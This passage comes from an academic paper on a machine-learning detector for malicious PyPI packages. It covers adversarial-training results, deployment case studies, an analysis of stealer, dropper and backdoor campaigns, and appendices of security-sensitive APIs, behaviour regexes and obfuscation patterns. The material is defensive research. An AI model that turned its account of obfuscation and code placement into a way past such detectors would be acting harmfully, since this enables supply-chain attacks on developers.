`AT-90`	1217	220	134	120825	98.90	15.31	62.15	24.57
`AT-100`	1219	146	208	120823	98.83	10.70	41.24	16.99

TABLE 4: Performance metrics at 1% FPR of the XGBoost model based on the `SoA` features evaluated on the `live1` dataset. `base` represents the model trained on the main training set, while `AT-X` represents the model trained using AT with the specified percentage (`X`) of adversarial samples. The best results are highlighted in bold.

The last line of Table 3 shows the results of the XGBoost model trained with AT on the `MalwareBench` dataset. We can clearly see that AT significantly improves the robustness of the XGBoost model against the proposed adversarial transformations while keeping the same performance on the baseline `test set`.


[RQ.2] AT significantly improves the robustness against the same set of transformations up to **2.5× increase** over the baseline.

Real-World Experiments. We now present the results of our evaluation on the `live1` dataset. As explained before, this was conducted on a live PyPI feed by using the XGBoost model. The results are reported in Table 4.

For this experiment we compared the XGBoost model trained with AT using 20% of the adversarial packages (the best configuration – see Table 4) and the corresponding baseline model (`base` – trained without AT).

As a first observation, we can see that the two detectors have very similar performance, with the one trained with AT performing slightly better overall (+1% detection rate). This small increment shows that while AT is important, malicious packages observed in the wild today adopt the obfuscation techniques we described in the paper only to a limited extent.

This is confirmed by Figure 5, which shows a detailed analysis of the malicious packages found by the detectors in the `live1` dataset. Overall, the two models (baseline and AT-based) detected 254 malicious packages, of which 66 (26%) showed some form of obfuscation based on the adversarial patterns introduced in this work (see Appendix A.3). Moreover, by further analyzing the obfuscated packages, we found that only 31 of them (12.2% of the total) leverage more than one obfuscation technique.






Figure 5: Comparison between the baseline and the AT-based models on the `live1` dataset in terms of detection of obfuscated (left) and non-obfuscated (right) samples.

Model	Training Dataset	FP	TP	FN	TN	Acc	Prec	Rec	F1
XGBoost base	`train`	798	147	69	90,810	99.06	15.56	68.06	25.32
	`train + live1`	786	167	49	90,822	99.09	17.52	77.31	28.57
XGBoost AT	`train`	792	153	63	90,816	99.07	16.19	70.83	26.36
	`train + live1`	**781**	**180**	**36**	**90,827**	**99.11**	**18.73**	**83.33**	**30.59**

TABLE 5: Performance metrics at 1% FPR of the XGBoost models evaluated on the `live2` dataset.

Furthermore, it is interesting to observe that the AT-based model performs better on obfuscated packages, finding 6 (+10.2% increase[3]) more obfuscated packages compared to the baseline model, while on non-obfuscated packages the baseline model has a small edge (+2 package detected compared to the AT-based model). This seems to suggest that AT may cause the model to overfit on obfuscated packages at the expense of non-obfuscated ones, which are however more common in the wild.

It is also important to notice that both detectors perform worse on real-world data than on the `test` dataset – with a drop in detection rate at 1% FPR from roughly 95% to 69%. Nevertheless, such result is also in line with the findings of Zhang *et al.* [5], who observed an even higher drop in performance when evaluating their detector on real-world data (precision decreased from roughly 95% to 18.5%). This remarks the importance of evaluating the detectors on real-world data as current datasets might not be representative of the actual packages available on PyPI.

[RQ.3] Our experiments show that AT needs to be applied cautiously: on the one hand it makes the model more robust to obfuscations and allows to find 6 (+10%) more obfuscated packages, but on the other hand it might negatively affect the detection of non-obfuscated packages.

Ablation study. We also performed an ablation study to assess the impact of the new features, such as the presence of security-sensitive APIs and obfuscation patterns, on the performance of the detector.

For space reasons, we only report here the key findings of our ablation study, while all the details are provided in Appendix C. Our experiments show that while the `SoA` features provide only a slight improvement in detection capabilities on the baseline dataset (`MalwareBench`), they are crucial for enhancing the generalization capabilities of the models on novel samples from the real-world datasets (`live1` and `live2`). This suggests that new features are essential for better capturing the malicious behaviors of real-world malware samples and, consequently, improving the detection capabilities of the models.

5. Case Studies

In this section, we present two case studies that show how the same detector can be deployed in different settings, by tuning its operating point to either maximize its detection rate or to minimize the number of false alarms.

For this purpose, as depicted in Table 5, we experimented with our XGBoost detector in four different configurations: baseline and AT-based models trained on both the `train` and `live1` datasets (`train + live1`), and `train` dataset only. The results confirm that the AT-based models perform better, and that using the larger and more realistic `live1` dataset in addition to the vanilla `train` dataset (based on MalwareBench) results in stronger models with higher precision and recall. This underlines that current state-of-the-art datasets, such as `MalwareBench`, are not fully representative of the real-world distribution of packages, and that using a more realistic dataset can improve the detection capabilities of the models, especially when using the detector in production for vetting PyPI packages. For this reason, for both case studies detailed in the following, we decided to deploy the final detector using the AT-based XGBoost model trained on (`train + live1`).

To avoid potential false negatives in `live1`, we selected all the packages with a SourceRank score[4] (a popular ranking metric for open source packages developed by Libraries.io [38], [39]) of at least 8. We chose this threshold since it corresponds to the mean and median values of the benign packages in `live1`. Finally, we reported the results in Table 5 at 1% FPR to be consistent with the previous experiments, while for vetting the packages in production our final detector was tuned at 0.1% FPR.

3. percentage increment w.r.t the baseline: $(65-59)/59 \times 100 = 10.2\%$

4. https://docs.libraries.io/overview.html#sourcerank

Max FPR	FP	TP	FN	TN	Acc	Prec	Rec	F1
30%	27478	208	8	64130	70.14	0.75	96.30	1.49
10%	9152	196	20	82456	90.03	2.10	90.74	4.10
1%	781	180	36	90827	99.11	18.73	83.33	30.59
0.1%	81	92	124	91527	99.78	53.18	42.59	47.30
0.05%	35	77	139	91573	99.81	68.75	35.65	46.95

TABLE 6: Performance metrics at different FPR thresholds of the final detector evaluated on the `live2` dataset.

5.1. PyPI

In the first case study, we consider the scenario of a PyPI maintainer who wants to pre-screen every new release to filter out possible malicious packages. In this case, the problem is that the total number of new releases published every day is very high, and the maintainers have very little time to invest in this task ($\sim$20 minutes per week [12]). Indeed, as reported in the interview conducted by Vu *et al.* [12] to the PyPI maintainers, in 2020 PyPI introduced a malware scanning project, but it was discontinued two years later due to the overwhelming number of false positives. Hence, it is of paramount importance to design a solution that generates very few false alarms.

Table 6 reports the results of this case study at different configuration points, ranging from 0.05% FPR to 30% FPR. We would like to clarify that, even though during the vetting of the packages we used a threshold of 0.1% FPR, we report the performance of the final detector at different FPR thresholds for completeness and to show its flexibility in production. When tuned at 0.1% FPR, the final detector was able to detect 92 malicious packages (i.e., 42.59% of the total) in the `live2` dataset with only 81 false positives.

From the point of view of a PyPI maintainer, this is a very promising result. Indeed, considering that the `live2` dataset contains packages collected over a period of 37 days, this means that the final detector is able to detect, on average, 2.48 malicious package per day with just 2.18 false alarms. In other words, in this configuration the model only raises $\sim$4 alerts per day, and half of them correspond to real malicious packages. These results perfectly align with the time budget of 20 minutes per week to review the false alarms suggested by the PyPI maintainers interviewed by Vu *et al.* [12]. Indeed, assuming the time budget of $\sim$1 minute to triage a single alert suggested by Vu *et al.* [12], we would have $\sim$15 minutes[5] per week to review false positives.

Finally, we remark that the proposed detector also satisfies the other requirements highlighted by Vu *et al.* [12] in the context of the PyPI ecosystem, namely the low effort to use and maintain, and the real-time detection of malicious packages. Indeed, our detector can be easily trained and deployed in parallel, can be easily tuned at different thresholds, and can scan packages in real-time (hundreds of milliseconds per package on average), making it a perfect solution for being integrated in the PyPI ecosystem.

5. computed as 2.18 (FPs) $\times$ 7 (days) $\times$ 1 (min) = 15.26 minutes

Campaign	Count	Num Packages
Stealer	14	61
PoC	3	13
Dropper	3	8
Trojan	2	5

TABLE 7: Campaigns of the malicious packages detected by the final detector in the `live2` dataset.

Obfuscation	Num Packages
BaseXX Encoding	40
Hex Encoding	6
Binary Arrays	1
Data Reordering	2
API Name Obfuscation	1

TABLE 8: Obfuscation techniques of the malicious packages detected by the final detector in the `live2` dataset.

Obfuscation	Num Packages
`other source code`	38
`setup.py`	35
`__init__.py`	19

TABLE 9: Location of the malicious code in the packages detected by the final detector in the `live2` dataset. The `other` category includes all the files that are not `setup.py` or `__init__.py` files, such as `main.py`.

Malware behaviors and campaigns. We performed a detailed analysis of the 92 malware packages detected by the final detector in the `live2` dataset by studying the malware behaviors and campaigns of the detected packages. As for campaign attribution, we manually grouped all the packages that share the same (or almost the same) malicious code into a single campaign. Moreover, by analyzing the temporal distribution of the packages, we found that packages in the same campaign are usually uploaded to PyPI in a short time span (same day or within a few days).

As shown in Table 7, we found 22 campaigns in total, which are distributed as follows: most of the campaigns (14 out of 22) are stealer packages (61 in total), followed by 3 PoC campaigns (13 packages), 3 dropper campaigns (8 packages), and 2 trojan campaigns with backdoor functionality (5 packages). This result is in line with the findings of current research [40], [41], [42], which show an increasing trend of malicious packages with stealer behaviors.

Packages in the stealer campaigns aim to steal sensitive information from the victim's machine, such as passwords, browser cookies, cryptocurrency wallets, which are generally exfiltrated to a remote server, a Telegram bot, or a Discord channel. We found some PoC malicious samples that connect to suspicious URLs and exfiltrate some basic information about the machine such as hostname and operating system (OS) version. Packages in the dropper campaigns target Windows machines and aim to download and execute malicious binaries file from a remote server, while the two trojan campaigns install a backdoor on the victim's machine.

Max FPR	FP	TN	Acc
30%	130	1466	81.45
10%	46	1550	97.12
1%	2	1594	99.87
0.1%	0	1596	100.00

TABLE 10: Performance metrics at different FPR thresholds of the final detector evaluated in the industrial case study.

Additionally, we analyzed the presence of obfuscation in the detected packages (see Table 8), based on the obfuscation features used in this study (see Section 3.1). We found that 40 out of 92 packages (43.4%) use at least one form of obfuscation techniques to hide the malicious code. Among the obfuscated packages, all of them use at least one BaseXX (e.g., Base64, Base32, ...) encoding, six of them leverage hexadecimal encoding, while only two packages using data reordering (e.g., splitting strings in multiple chunks) and only one package uses binary arrays to obfuscate strings. Moreover, we found just one package that uses a simple form of API obfuscation to import a module (i.e., `__import__("os")` instead of `import os`).

Finally, we analyzed the location of the malicious code in the packages (see Table 9), and found a very interesting result: unlike the results reported by Guo *et al.* [17], who found that 68.6% of the analyzed malicious packages contained the malicious code in the `setup.py` file, we instead found that the majority of them (38 out of 92, i.e., 41.3%) contain the malicious code in other source files (e.g., `main.py`) different from `setup.py` or `__init__.py`, while only 35 packages (38% of the total) contain the malicious code in the `setup.py` file, and the remaining 19 packages (20.7% of the total) include the malicious code in `__init__.py`.

This result remarks that, even if the `setup.py` file is still quite popular for placing the malicious code, mainly because it is the first file that is automatically executed when a package is installed [16], [17], `__init__.py` and other source code files are becoming more and more popular among attackers to place the malicious code. This may be because the `setup.py` file is monitored by security researchers and tools such as GuardDog [43], [12], [22], hence attackers might be trying to evade detection by placing the malicious code in less monitored files.

5.2. Industrial Scenario

For the second case study we collaborated with a large multinational software company, which provided us with a list of 584 Python dependencies used in some of its products. We collected all the releases of the dependencies from PyPI during the same time period (37 days) of the first case study, obtaining a total of 1,596 packages. In this case, it is more important to detect malicious packages even if this requires investing more time spent on validating false alerts. For this reason, we configured our detector at 90% detection rate, which, according to Table 6, corresponds to a 10% FPR on the `live2` dataset.

For completeness, in this case study we also report the performance of the final detector at different thresholds in Table 10. Note that since there were no supply-chain attacks on any of the packages used by the company during our experiment, we cannot compute the detection rate.

The results show that, when tuned at 10% FPR, the final detector achieves 97.12% accuracy. This corresponds to 46 false alerts, an average of 1.24 false positives per day. This means that a security engineer has to spend only a few minutes per day to review false positives, which is a very reasonable time budget for an industrial scenario.

At this scale, it would be possible to adopt an even more aggressive setup, for instance by tuning the classifier at the [30% FPR - 96% TPR] point. This would further increase the chances of detecting more attacks, while increasing the number of false alarms to a still-manageable 3.5 per day (i.e., 130 in total over 37 days).

[**RQ.4**] When deployed in production our final detector demonstrated competitive performance and **very low effort to review false alarms (few minutes per day)** for both PyPI maintainers (2.48 TPs and 2.18 FPs per day at 0.1% FPR) and enterprise security teams (97.12% accuracy and 1.24 FPs per day at 10% FPR).

6. Related Work

In this section, we summarize the main solutions proposed to detect malicious packages in the PyPI ecosystem, focusing on their detection techniques and limitations. Ladisa *et al.* [4] proposed a cross-language malicious package detector that leverages static features and machine learning techniques to identify malicious packages in both the PyPI and NPM ecosystems. They conducted a 10-day vetting campaign on PyPI and NPM, achieving a precision of 4.4%. Its main limitation is the lack of features representing the packages' behavior, such as API calls. In our work, we overcome this limitation by extending their feature set with additional features that count security-relevant APIs, suspicious behaviors, and new obfuscation patterns. Thanks to the extended `SoA` feature set and AT, we increased the precision to 18.73% (3.25$\times$ higher than their solution).

Zhang *et al.* [5] proposed CEREBRO, a cross-language detector that leverages language models fine-tuned on malicious behavior sequences extracted from a package's source code. They performed a real-world evaluation on PyPI over a seven-month period and achieved a precision of 18.2%. Compared to this approach, we achieved slightly better precision (i.e., 18.73%) and, more importantly, our approach is significantly more computationally efficient, as it does not require fine-tuning or inference with a language model, thus making our detector more suitable for real-time detection.

Liang *et al.* [43] proposed MPHUNTER, a solution that leverages clustering techniques to identify malicious packages. The main limitation of this work is that their approach only analyzes the `setup.py` metadata file, while malicious code can reside in other files within the package. Indeed, as highlighted in our analysis, the majority of the malicious packages identified in the `live2` dataset included malicious code in other source files (e.g., `__init__.py`).

Current research also encompasses multiple solutions that employ traditional approaches that rely on static/dynamic analysis and rule matching to detect malicious packages. For instance, Li *et al.* [6] proposed MALWUKONG, which leverages a combination of in-depth static analysis, metadata information, and rule matching (using YARA and CodeQL). They conducted a live evaluation on PyPI but did not report any precision or recall metrics. Moreover, their solution does not seem suitable for real-time vetting, as it requires deep static analysis of the package's source code. Recently, Zheng *et al.* [7] proposed OSCAR, a solution based on dynamic analysis that employs fuzz testing on exported functions and classes, as well as behavior monitoring via tailored API hooking. However, this work also lacks precision and recall metrics in its real-world evaluation and, similarly to MALWUKONG, it is unsuitable for real-time PyPI vetting due to the complexity of dynamic analysis.

Finally, some research works have explored the use of Large Language Models (LLMs) for detecting malicious packages For instance, Zahan *et al.* [44] evaluated for the first time the effectiveness of LLMs in detecting malicious NPM packages, while Ibiyo *et al.* [45] evaluated the use of LLMs enhanced with Retrieval-Augmented Generation (RAG) techniques to detect malicious PyPI packages.

Overall, none of the existing works have comprehensively evaluated the adversarial robustness of their detectors against evasion attacks, nor have they investigated the effectiveness of adversarial training, especially in a real-world setting. Also, none of the current solutions are designed to be customizable for different actors in the software supply chain, such as package maintainers or enterprise security teams. By contrast, our approach addresses all these gaps by providing a robust and flexible solution that can be seamlessly integrated into both PyPI and enterprise ecosystems.

7. Conclusions

Securing the software supply chain nowadays requires robust and adaptable solutions that address the diverse needs of various stakeholders, from package maintainers to enterprise security teams. To this end, we propose a flexible and effective detector for malicious PyPI packages that can be seamlessly integrated into both public and enterprise ecosystems. We present the first study that thoroughly evaluates the robustness of a malicious package detector against adversarial code transformations and evaluates the impact of AT in this context. Our experiments show the double-edged sword effect of adversarial training: while it significantly improves robustness against the proposed adversarial transformations by 2.5$\times$ compared to the state-of-the-art and increases the detection rate of newly obfuscated malicious packages by 10%, it also leads to a small drop (-1%) in performance on non-obfuscated packages.

Finally, we demonstrate its adaptability to different operational needs: from PyPI maintainers requiring very low FPR (2.5 malicious packages detected daily on average vs. 2.18 false positives per day at 0.1% FPR), to enterprise settings with higher FPR requirements (1.24 false positives per day at 10% FPR). Hence, our detector can be tailored to the requirements of different actors in the software supply chain, ensuring a balance between security and usability.

Overall, our vetting campaigns have identified and reported to the community 346 malicious packages.

We foresee several future research directions to further improve our solution. First, we plan to evaluate our detector on other ecosystems, such as NPM, which has seen over 540,000 malicious packages in recent years [1]. Indeed, our approach can be easily adapted to other ecosystems by tailoring the adversarial transformations to the respective programming languages. Second, even though we are aware of more advanced techniques based on deep learning and LLMs and plan to explore them in the future, they would require more computational resources for training and inference compared to our solution, which may not be suitable for real-time detection. Finally, we aim to incorporate new features based on dynamic analysis to design a new hybrid solution that leverages both static and dynamic techniques to enhance the detection capabilities.

Appendix A. SoA Features

A.1. API-related Features

In Table 11 we provide the list of security-sensitive APIs that we used to extract the related features. The APIs are grouped into categories based on their functionality, namely `Network`, `Filesystem`, `Host Information`, `Code Execution`, `Command Execution` and `Encoding`.

A.2. Behavior-related Features

Table 12 shows the behaviors adopted in this work and the related regular expressions.

A.3. Obfuscation-related Features

In this work we leverage several features based on our study about adversarial packages to detect the main obfuscation techniques commonly used in malicious packages. To this end, we designed several regular expressions to match the presence of the following obfuscation techniques: `baseXX` encoding (including Base64, Base32, Base16 and Base85 encoding schemes), hexadecimal encoding, binary array encoding, string splitting, XOR-based obfuscation and API obfuscation. As for the `baseXX` encoding, we use several regular expressions to detect the presence of related APIs, such as `b64decode()`, `b32decode()`, `b16decode()` and `b85decode()`. The hexadecimal encoding is detected by matching the presence of the `bytes.fromhex()` and `hex()` methods, as well as the presence of hex-encoded strings. The binary array encoding is detected by matching the presence of

Category	Module	API
Network	requests	get, post, put, patch, delete, request, Session
	socket	socket, close, create_connection, create_server, dup
	socket.socket	bind, listen, accept, connect, connect_ex, close, detach, dup, shutdown
	webhook	send
	Webhook	from_url
	aiohttp	request
	aiohttp.ClientSession	get, post, put, patch, delete, ws_connect
	http.client. HTTP(S)Connection	request, getresponse, putrequest, connect, close
	urllib.request	urlopen, urlretrieve, Request
	urllib3	request
	urllib3.connection. HTTP(S)Connection	connect, request, request_chunked, getresponse, close
Filesystem	os	open, remove, rename, replace, truncate, stat, lstat, fstat, chown, chmod, lchmod, lchown, link, symlink, readlink, realpath, unlink, rmdir, mkdir, makedirs, removedirs, walk, listdir, chdir, fchdir, access, startfile, mkfifo, mknod, pathconf, fpathconf statvfs, fstatvfs, fsync, fdatasync, sync, fsync_range
	shutil	copyfile, copyfileobj, copy, copy2, copytree, rmtree, move
	io.BufferedReader	read, read1, readinto, readinto1
	io.BufferedWriter	write
	builtins	open, read, write, readline, readlines, writelines
Host Information	getpass	getuser, getpass
	socket	gethostname, getpeername, gethostbyname, getfqdn
	platform	node, system, release, version, machine, processor, architecture, platform, uname, linux_distribution, mac_ver, win32_ver
	winreg	CreateKey, CreateKeyEx, ConnectRegistry, DeleteKey, DeleteKeyEx, DeleteValue, EnumKey, EnumValue, LoadKey, OpenKey, OpenKeyEx, QueryValue, QueryValueEx, SaveKey, SetValue, SetValueEx, QueryInfoKey
Code Execution	builtins	exec, eval
Command Execution	subprocess	getoutput, call, check_output, run, Popen, check_call
	pty	fork, openpty, spawn
	os	popen, system, posix_spawn, posix_spawnp, getenv, chmod, dup2, startfile, exec*[6], spawn*[7]
Encoding	base64	b64encode, b64decode, urlsafe_b64encode, urlsafe_b64decode, standard_b64encode, standard_b64decode, b32encode, b32decode, b16encode, b16decode, b85encode, b85decode, encode, decode
	hashlib	md5, sha1, sha224, sha256, sha384, sha512
	bytearray	fromhex, hex
	zlib	compress, decompress
	gzip	compress, decompress
	lzma	compress, decompress
	marshal	load, loads
	__pyarmor__	

TABLE 11: List of security-sensitive APIs and their categories.

Behavior	Regular Expression
Remote Control	NETWORK_(NETWORK_)?\w*(ENCODING_)?\w*CMDEXEC
Information Stealing	FILESYSTEM_(HOSTINFO_|ENCODING_)?\w*NETWORK| HOSTINFO_(FILESYSTEM_|ENCODING_)?\w*NETWORK
Code Execution	NETWORK_(ENCODING_)?\w*CEXEC|ENCODING_\w*CEXEC|CEXEC
Command Execution	CMDEXEC_(ENCODING_)?\w*NETWORK|ENCODING_\w*CMDEXEC_(ENCODING_)?\w*NETWORK| CMDEXEC_\w*ENCODING|ENCODING_\w*CMDEXEC_\w*ENCODING|ENCODING_\w*CMDEXEC
Unauthorized File Operations	NETWORK_\w*FILESYSTEM_\w*CMDEXEC_\w*FILESYSTEM|NETWORK_\w*FILESYSTEM_\w* CMDEXEC|FILESYSTEM_\w*CMDEXEC_\w*FILESYSTEM|FILESYSTEM_\w*CMDEXEC

TABLE 12: Behaviors adopted in this work and related regular expressions.




Figure 6: ROC curves of the detectors evaluated in this work on the baseline (`test`) and adversarial (`test-adv`) test sets, namely Decision Tree (`DT`), Random Forest (`RF`), XGBoost (`XGB`) and GuardDog (`GD`). The AT-based models are specified with `-AT`.

Detector	Features	Dataset	
		`test`	`test-adv`
GuardDog	—	6.63	1.00
Decision Tree	`original`	67.94	1.00
	`SoA`	69.14	4.60
Random Forest	`original`	90.40	12.10
	`SoA`	90.54	12.10
XGBoost	`original`	93.00	14.00
	`SoA`	95.27	24.30
XGBoost AT	`original`	93.20	85.87
	`SoA`	**95.64**	**86.81**

TABLE 13: Recall (TPR) at 1% FPR of the detectors evaluated on the (`test`) and (`test-adv`) sets. The last row reports the results of the XGBoost model trained with AT using 20% of the adversarial packages.

Model	Features	FP	TP	FN	TN	Acc	Prec	Rec	F1
base	`original`	1218	156	198	120824	98.84	11.35	44.07	18.06
	`SoA`	1210	242	112	120832	98.92	16.67	68.36	26.80
AT	`original`	1215	183	171	120827	98.87	13.09	51.69	20.89
	`SoA`	**1210**	**246**	**108**	**120832**	**98.92**	**16.90**	**69.49**	**27.18**

TABLE 14: Performance metrics at 1% FPR of the XGBoost models based on the `original` and `SoA` features, evaluated on the `live1` dataset. `base` represents the baseline models, while `AT` represents the model trained with AT using 20% of adversarial samples.

the `bytes()` and `bytearray()` methods as well as the presence of bytearray-encoded strings. The string splitting obfuscation is detected by matching the presence of string concatenation based on the + operator and `join()` method. The XOR-based obfuscation is detected by matching the presence of the ˆ operator used along with the `xor()` and `ord()` methods. Finally, the API obfuscation is detected by matching the obfuscation patterns detailed in Section 2.1 and summarized in Figure 4.

Appendix B. Additional results

In this section, we provide additional experimental results to complement those presented in Section 4. Specifically, in Figure 6 we report the ROC curves of all the detectors evaluated on the baseline (`test`) and adversarial (`test-adv`) test sets created from `Malwarebench`.

Appendix C. Feature Ablation Study

In this section, we present the results of the feature ablation study conducted to evaluate the impact of the new features on the performance of the detector.

Baseline Evaluation. Table 13 reports the recall (TPR) at 1% FPR of the detectors based on the `original` (i.e., the original feature set proposed by Ladisa *et al.* [4]) and `SoA` features, evaluated on both the baseline (`test`) and adversarial (`test-adv`) test sets. The results show that detectors based on the `SoA` features achieve a slightly higher recall on both test sets compared to those using the `original` features. Specifically, the `SoA` features provide an average increase of 1.74% in recall across all models evaluated on the `test` set. This suggests that the `SoA` features enhance the detection capabilities of the models.

Real-world Experiments. We then extended the ablation study to the `live1` real-world dataset. Table 14 reports several performance metrics computed at 1% FPR for the XGBoost detectors evaluated on `live1`. The results highlight that, unlike in the baseline evaluation, the `SoA` features provide a significant improvement in the detection capabilities of the models on the real-world dataset, with an average increase of 44.77% in recall across both the baseline and AT-based models. Furthermore, when combined with AT, the `SoA` features achieve the best performance: the XGBoost model trained with AT and based on the `SoA` features outperforms all other configurations across all metrics and, in particular, surpasses the baseline model with `original` features by 57.68% in terms of recall.

References

[1] Sonatype, "10th Annual State of the Software Supply Chain," https://www.sonatype.com/state-of-the-software-supply-chain/Introduction, 2024, accessed: October 25, 2025.

[2] Checkmarx, "PyPi Is Under Attack: Project Creation and User Registration Suspended," https://checkmarx.com/blog/pypi-is-under-attack-project-creation-and-user-registration-suspended, March 2024.

[3] D. Goodin, "PyPI halted new users and projects while it fended off supply-chain attack," https://arstechnica.com/security/2024/03/pypi-halted-new-users-and-projects-while-it-fended-off-supply-chain-attack, March 2024.

[4] P. Ladisa, S. E. Ponta, N. Ronzoni, M. Martinez, and O. Barais, "On the feasibility of cross-language detection of malicious packages in npm and pypi," in *Proceedings of the 39th Annual Computer Security Applications Conference*, ser. ACSAC '23. New York, NY, USA: Association for Computing Machinery, 2023, p. 71–82. [Online]. Available: https://doi.org/10.1145/3627106.3627138

[5] J. Zhang, K. Huang, B. Chen, C. Wang, Z. Tian, and X. Peng, "Malicious package detection in npm and pypi using a single model of malicious behavior sequence," 2023.

[6] N. Li, S. Wang, M. Feng, K. Wang, M. Wang, and H. Wang, "Malwukong: Towards fast, accurate, and multilingual detection of malicious code poisoning in oss supply chains," in *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2023, pp. 1993–2005.

[7] X. Zheng, C. Wei, S. Wang, Y. Zhao, P. Gao, Y. Zhang, K. Wang, and H. Wang, "Towards robust detection of open source software supply chain poisoning attacks in industry environments," in *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering*, ser. ASE '24. New York, NY, USA: Association for Computing Machinery, 2024, p. 1990–2001.

[8] S. Halder, M. Bewong, A. Mahboubi, Y. Jiang, M. R. Islam, M. Z. Islam, R. H. Ip, M. E. Ahmed, G. S. Ramachandran, and M. Ali Babar, "Malicious package detection using metadata information," in *Proceedings of the ACM on Web Conference 2024*, ser. WWW '24. New York, NY, USA: Association for Computing Machinery, 2024, p. 1779–1789. [Online]. Available: https://doi.org/10.1145/3589334.3645543

[9] C. Huang, N. Wang, Z. Wang, S. Sun, L. Li, J. Chen, Q. Zhao, J. Han, Z. Yang, and L. Shi, "DONAPI: Malicious NPM packages detector using behavior sequence knowledge mapping," in *33rd USENIX Security Symposium (USENIX Security 24)*. Philadelphia, PA: USENIX Association, Aug. 2024, pp. 3765–3782. [Online]. Available: https://www.usenix.org/conference/usenixsecurity24/presentation/huang-cheng

[10] B. Biggio and F. Roli, "Wild patterns: Ten years after the rise of adversarial machine learning," *Pattern Recognition*, vol. 84, pp. 317–331, 2018.

[11] A. Demontis, M. Melis, B. Biggio, D. Maiorca, D. Arp, K. Rieck, I. Corona, G. Giacinto, and F. Roli, "Yes, machine learning can be more secure! a case study on android malware detection," *IEEE Trans. on Dependable and Secure Computing*, vol. 16, pp. 711–724, 2019.

[12] D.-L. Vu, Z. Newman, and J. S. Meyers, "Bad snakes: Understanding and improving python package index malware scanning," in *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*, 2023, pp. 499–511.

[13] D. Arp, E. Quiring, F. Pendlebury, A. Warnecke, F. Pierazzi, C. Wressnegger, L. Cavallaro, and K. Rieck, "Dos and don'ts of machine learning in computer security," in *31st USENIX Security Symposium (USENIX Security 22)*. Boston, MA: USENIX Association, Aug. 2022, pp. 3971–3988. [Online]. Available: https://www.usenix.org/conference/usenixsecurity22/presentation/arp

[14] L. Demetrio, B. Biggio, G. Lagorio, F. Roli, and A. Armando, "Functionality-preserving black-box optimization of adversarial windows malware," *IEEE Trans. on Information Forensics and Security*, vol. 16, pp. 3469–3478, 2021.

[15] S. Schrittwieser, S. Katzenbeisser, J. Kinder, G. Merzdovnik, and E. Weippl, "Protecting software through obfuscation: Can it keep pace with progress in code analysis?" *ACM Comput. Surv.*, vol. 49, no. 1, apr 2016. [Online]. Available: https://doi.org/10.1145/2886012

[16] P. Ladisa, M. Sahin, S. E. Ponta, M. Rosa, M. Martinez, and O. Barais, "The hitchhiker's guide to malicious third-party dependencies," in *Proceedings of the 2023 Workshop on Software Supply Chain Offensive Research and Ecosystem Defenses*, ser. SCORED '23. New York, NY, USA: Association for Computing Machinery, 2023, p. 65–74. [Online]. Available: https://doi.org/10.1145/3605770.3625212

[17] W. Guo, Z. Xu, C. Liu, C. Huang, Y. Fang, and Y. Liu, "An empirical study of malicious code in pypi ecosystem," in *2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE)*. Los Alamitos, CA, USA: IEEE Computer Society, sep 2023, pp. 166–177. [Online]. Available: https://doi.ieeecomputersociety.org/10.1109/ASE56229.2023.00135

[18] Phylum, "Encrypted npm Packages Found Targeting Major Financial Institution," https://blog.phylum.io/encrypted-npm-packages-found-targeting-major-financial-institution/, December 2023.

[19] K. Zanki, "VMConnect: Malicious PyPI packages imitate popular open source modules," https://blog.reversinglabs.com/blog/vmconnect-malicious-pypi-packages-imitate-popular-open-source-modules, December 2023.

[20] S. A. Sebastian, S. Malgaonkar, P. Shah, M. Kapoor, and T. Parekhji, "A study & review on code obfuscation," in *2016 World Conference on Futuristic Trends in Research and Innovation for Social Welfare (Startup Conclave)*, 2016, pp. 1–6.

[21] S. B. Hai, "Six malicious python packages in the pypi targeting windows users," https://unit42.paloaltonetworks.com/malicious-packages-in-pypi/, July 2023.

[22] Datadog, "Guarddog," https://github.com/DataDog/guarddog, 2022, accessed: 2024-05-01 (Version 1.7.0).

[23] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu, "Towards deep learning models resistant to adversarial attacks," in *ICLR*, 2018.

[24] B. Montaruli, L. Demetrio, M. Pintor, L. Compagna, D. Balzarotti, and B. Biggio, "Raze to the ground: Query-efficient adversarial html attacks on machine-learning phishing webpage detectors," in *Proceedings of the 16th ACM Workshop on Artificial Intelligence and Security*, ser. AISec '23. New York, NY, USA: Association for Computing Machinery, 2023, p. 233–244. [Online]. Available: https://doi.org/10.1145/3605764.3623920

[25] G. Floris, C. Scano, B. Montaruli, L. Demetrio, A. Valenza, L. Compagna, D. Ariu, L. Piras, D. Balzarotti, and B. Biggio, "ModSec-AdvLearn: Countering Adversarial SQL Injections With Robust Machine Learning," *IEEE Transactions on Information Forensics and Security*, vol. 20, pp. 6693–6705, 2025.

